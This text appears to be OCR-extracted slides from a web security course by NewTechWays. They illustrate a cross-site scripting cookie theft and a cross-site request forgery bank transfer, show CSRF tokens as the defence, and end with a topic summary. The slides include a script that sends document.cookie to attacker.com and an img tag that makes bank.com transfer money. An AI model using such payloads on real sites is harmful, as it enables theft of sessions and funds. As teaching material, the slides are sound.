<html>
   <h1> Comment N text <script>
        window.location="http://attacker.com/cookie"=+document.cookie
   </script>
</html>
```


http://attacker.com/cookie="Victim's Secret Cookies"

©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Cross Site Resource Forgery – CSRF



URL -> https://bank.com/login.jsp
Body -> Username="username" & Password="password"

← **Response**
Set-Cookie: login-token="login-token-text"

Response-> Set-Cookie: csrf-token="CIwNZNlR4XbisJF39I8y"

http://attacker.com/

← **Response**

```
<html>
   <img src="http://bank.com/transferMoney?to=attacker&amount=10000">
</html>
```

URL -> http://bank.com/transferMoney?to=attacker&amount=10000
Cookie -> login-token="login-token-text"

Request -> X-XSRF-Token "CIwNZNlR4XbisJF39I8y"

©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

Summary

- Encryption
  - Symmetric
  - Public Key
  - Hashing
  - Digital Signatures and Certificates
- Secure data transfer over network – HTTPS with SSL/TLS
- Identity Management
  - Authentication
    - Credentials – Storage, Transfer, Verification
  - Authorization
    - Role based authorization
    - OAuth2
- Common Vulnerabilities

© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

Thanks!

NewTechWays

https://www.newtechways.com